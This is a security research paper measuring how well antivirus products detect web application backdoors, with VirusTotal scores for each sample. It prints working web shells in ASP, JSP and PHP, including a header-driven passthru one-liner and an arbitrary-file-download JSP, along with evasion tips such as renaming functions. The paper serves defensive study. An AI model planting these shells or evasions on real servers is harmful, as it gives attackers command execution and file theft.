WEB APPLICATION SECURITY

Effectiveness of Antivirus in Detecting Web Application Backdoors

[FB1H2S aka Rahul Sasi]

http://fb1h2s.com
http://garage4hackers.com

Abstract: This paper gives detailed idea of the effectiveness of Antivirus software's in detecting various Web Application backdoors that widely affect Web Servers. The analysis would prove the inefficiency of current Antivirus techniques in detecting Web application backdoors and its consequences.

Introduction: Considering the increased number of attacks on Web Applications and defacement statistics on Web Servers, it's high time to review the security of Web Servers and protection mechanism aided to prevent them. Zone-H report at http://www.zone-h.org/news/id/4735 says that the defacements count gets doubled every year. They also add that the methodologies used to gain access are still the same "Application Layer Vulnerabilities". Let's not go into application vulnerabilities but instead take a look at the very common web application Backdoors that are commonly used by hackers and how Antivirus being used widely on many Web Servers is incapable of detecting them.



Here the malicious Web backdoor added by attacker gives him control over the entire server.
INTERNET
FIREWALL
Vulnerable Web Application
Malicious application added by attacker.
Jsp,asp,php
Web Server
(Windows 2008 Server)
IIS
Apache
Tomcat
DataBase

Diagram - 001

Normally an attack goes like *Diagram 001*, where attacker finds vulnerability in a hosted web application and he manages to upload a malicious application backdoors in one of the servers supported languages, like Asp, Php, Asp.net, Jsp etc. And this gives him control over the entire Web Server. Firewalls and Antivirus softwares are always part of a network. Firewalls are mostly not asked to monitor web traffic. So the only security measure the Web servers depend upon is the Antivirus. And we will go in detail analyzing common web application backdoors and how AVs lack in catching them.

Antivirus Detection Mechanisms and Where They Lack

Signature Based Detection

In this technique the Antivirus softwares need to have the signature of the Backdoor, and for that the companies should already have had a copy of the backdoor for analyzing.

Reasons behind ineffectiveness of "Signature Based" detection of Web Backdoors

1) Signature based detection works fine with self propagating worms as there mass spreading mechanism will some way make it to reach the AV companies too. But that's not the case with web backdoors they don't have any self spreading mechanism and as they are only targeted on a particular server and thus the most common Backdoors signature remains unknown

2) The signatures are not built based on instructions like in PEs, but instead using strings and function calls. Simply renaming a function call, string or changing the order of the program can prove to be enough to bypass "Signature Based Detection" approach

Note: *Below given are some samples analyzed for example purpose. All the samples analyzed were downloaded form a collection of common web backdoors archive found on internet few years back, Virus Total was used for the analysis.*


Test # 1.1

Objective: Test on an old and popular backdoor which proves that popularity matters for detection

Backdoor / File name: C99.php

Description: A very old and widely used backdoor having. Great numbers of options are available. Born some 12 years ago. Signatures are available with most of the Antivirus software's.

Analysis: Shows that 81% AVs detect the old man



File name: c99_locus7s.php

Submission date: 2010-12-27 08:06:42
Result: 34 /42 (81.0%)

Test # 1.2

Objective: Prove that Signature based detection is very easy to bypass when it comes to detect a web application backdoors as it's based on strings.

Description: Web backdoor's built-in scripting languages are easy to bypass, the signatures are not build based on instructions like in PEs, but instead using strings and function calls. Simply renaming a function call or changing the order of the program would be enough to bypass AV. A second test was done by simply removing the Change logs (Authors name and update logs) from the top of the script and a reanalysis showed that now only 27 AV detected it

File name: c99_locus7s.php
Submission date: 2011-01-25 12:17:19
Result: 27 /43 (62.8%)

Test #2.1

Objective: Test on an old and not so popular backdoor to prove that it's really hard for web application backdoors to reach AV vendor for signature building

Description: Another sample was taken from the same web backdoor collection pretty old but with less functionality, although enough to deface a site

Analysis: Shows that only 2 AV detects the backdoor.

File name: AK-74 Security Team Web Shell Beta Version.php
Submission date: 2011-01-25 17:33:25
Result: 2/ 43 (4.7%)

Test # 3.1

Objective: Signature based detection of Web Application backdoors are easy to bypass

Description: A test on another old and popular backdoor detected by all Av's. And trying to make it undetectable by AVs. An Active Server Page's simple command execute backdoor named cmdasp.asp was obtained from a very old archive http://michaeldaw.org/projects/web-backdoor-compilation

Analysis: 81% of the AVs detected the script because of its popularity and availability of signature

File name: cmdasp.asp
Submission date: 2011-01-25 19:33:07
Result: 35/ 43 (81.4%)

Test #3.2

Objective: Signature based detection on Web Application backdoors are easy to bypass

Description: The above mentioned sample which contained some HTML CODE (just for formatting output) was edited in notepad and the HTML contents were stripped off leaving the actual backdoor code unhampered. Also functions were renamed and then backdoor was subjected to analysis

```
//html striped cmdasp.asp
On Error Resume Next
 dim resp
   ' -- create the COM objects that we
will be using -- '
  Set woot =
Server.CreateObject("WSCRIPT.SHELL")
  Set oScriptNet =
Server.CreateObject("WSCRIPT.NETWORK")
  resp = woot.Run ("cmd.exe /c " dir, 0,
True)
  Response.Write Server.HTMLEncode(resp)
```

Analysis: The analysis showed that striping of useless plain HTML form the ASP code and renaming the function names made it Undetectable by all the Avs while still providing full functionality

File name: test2.asp
Submission date: 2011-01-25 19:57:03
Result: 0/ 43 (0.0%)

Heuristics Based Detection

Not many Antivirus vendors depend upon heuristics for Web backdoor detection, only few prominent and leading Anti viruses employ this detection.

Why heuristics based detection is not employed when it comes to Web Application

1) Heuristics detection based on dynamic analysis and is always considered risky as the chances of false positives are very high, and when it comes to Web Application, risk is pretty high

2) Web Application undergoes updates and changes frequently comparing PE files, and methodologies used for PE detection could not be fully utilized here

3) Executables could be added with a legitimate sign in case of PEs but that's not possible with Web Scripts

4) Static analysis on PE, based on few critical and exceptional APIs could be used for static heuristic detection. But in Web Application one flagging on such a function call would make a legitimate code black listed

5) Dynamic analysis at runtime is not used on scripting languages as the codes are interpreted

6) Threat classification and Risk Analysis for Web Application is hard to automate

For analyzing the above lets discuss on few common features of Web Application backdoors. As such a Web backdoor would have some or all of the following features -

1) Execute System Commands On The Web Server
2) Traverse Directories And View/Edit Files And Programs
3) Upload Feature – Helpful In Local Privilege Escalation
4) Download Documents And File
5) Registry Editing
6) Execute A Reverse Connect, Bind Shell
7) Database Management

A Web backdoor with the first feature [Execute commands] would itself be capable enough to perform the rest of the features, in one way or other. So let's further discuss on that. Command execution is possible with almost all scripting languages if certain default functions are not disabled on the environment depending upon the language.

And except [1], [6] and [7] the rest all are legitimate Web Application behaviors, so there is great possibility of getting detected.


Test # 4.1

Objective: Testing simple command execution Backdoor in JSP, PHP using default system command execution functions and analyzing the efficiency of Antivirus in static heuristic detection

Command Execution shell in .Jsp that could be compiled to .war java web archive format.

```
// cmd.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
out.println("Command: " + request.getParameter("cmd") +
"<BR>");
Process p =
Runtime.getRuntime().exec(request.getParameter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
</pre>
</BODY></HTML>
```

Analysis: No Antivirus detected it



File name: cmd.jsp
Submission date: 2011-01-25 21:32:32 (UTC)
Result: 0/ 43 (0.0%)

Test # 4.2

Objective: Command Execution shell in PHP which could be added to an already existing PHP file and could process request via User-Agent header

```
<?php
passthru(getenv("HTTP_ACCEPT_LANGUAGE"))
; echo '<br>  Fb1h2s'; ?>
```

Analysis: No Antivirus detected it

File name: accept_lanaguage.php
Submission date: 2011-01-25 21:36:20 (UTC)
Result: 0/ 43 (0.0%)

The above analysis shows that even though the getRuntime().exec and passthu() functions were present in the code the static analysis of the AVs were not able to detect those critical function calls.

Threat classification and Risk Analysis for Web Application is hard to automate. It’s hard to detect which piece of code is legitimate and which one is not. Consider the following tests

Test #4.3

Objective: Classifying a threat. Run time analysis is not possible on Web Backdoors

Description: Below given is a simple program in JSP that could download files from the server. Downloading a file from web server is a legitimate activity and cannot be used as a reason for heuristic detection. But what if the program tries to download a configuration file, or other critical files from the server. These kinds of backdoors could not be detected unless a runtime analysis is performed. And hence lack of detection is observed.

Code: Download File from server

```
// Download_file.jsp by fb1h2s
<%@ page
import="java.util.*,java.io.*"%><% File
f = new File
(request.getParameter("d"));
response.setContentType
("application/ear");response.setHeader
("Content-Disposition", "attachment;
filename=\"fb1h2s.bak\"");
      InputStream in = new
FileInputStream(f);ServletOutputStream
outs = response.getOutputStream();int
bit = 2555555;int i = 0;while ((bit) >=
0){bit =
in.read();outs.write(bit);}outs.flush()
;outs.close();in.close();%>
```

Analysis: No antivirus scanners detected it [Static and heuristics scan] in efficiency of detecting web backdoors at runtime. The above program is a threat, and these kinds of backdoors are hard to detect by automated AVs, unless there is a policy created for files and folders regarding accessibility

File name: download_jsp.war
Submission date: 2011-01-26 3:36:20
Result: 0/ 43 (0.0%)

Conclusion:

Web applications and environments hosting is growing rapidly and the necessity of providing improved security increases. The in efficiency of current Antivirus software’s in detecting Web Application backdoors is proved to be inadequate. These factors add up to need of Antivirus vendors become apprised of Web Back Door and improved specialized detection techniques. And also advises Web Server administrators not to fully depend on native AV/Firewalls for preventing Web intrusions. There are a handful of good Web Applications specific firewalls out in market, which could yield a satisfactory result.

References and Appendix:

Test # 1.1

http://www.virustotal.com/file-scan/report.html?id=63d02e75b729e2cc17604235cf9c0b506b3ca5d578a8e32a0e85e28763ca25a6-1293437202

Test #1.2

http://www.virustotal.com/file-scan/report.html?id=07623faf67eae7706dbe43bf45f383a1c19b6ab81dbc941ea7e47030412c7166-1295957839

Test #2.1

http://www.virustotal.com/file-scan/report.html?id=dc91561fd0b7a555e9e1a26fdd189d18832b9d896f50e7f8afa153773d1a851c-1295976805

Test #3.1

http://www.virustotal.com/file-scan/report.html?id=101bf8dcdd414f09ba46cdecbd96e8606c79b0e76b6a2ce040395e775cb4da86-1294670298

Test #3.2

http://www.virustotal.com/file-scan/report.html?id=1b686ac4c7ffca2e546e3c82d0b9012109f74d72f957615395b043923b83054e-1295374370

Test # 4.1

http://www.virustotal.com/file-scan/report.html?id=6c4ccd3589f1d64843e884382b448f03d1277317524fa45e06d519b4b9ed5dc0-1295991152

Test #4.2

http://www.virustotal.com/file-scan/report.html?id=f1460fb9e543fb5d1ccc7eadad05233a51fedb146c316017c31bf1856fd8f2a5-1295949577

Test #4.3

http://www.virustotal.com/file-scan/report.html?id=092e2e97b33119a97441c24194c49bf75d3cec7371c42fb1f94e2ecaeb78d8c9-1295936735

An archive of Codes and analyses could be found from here:

http://www.garage4hackers.com/showthread.php?723-Effectiveness-of-Antivirus-in-Detecting-Web-Application-Backdoors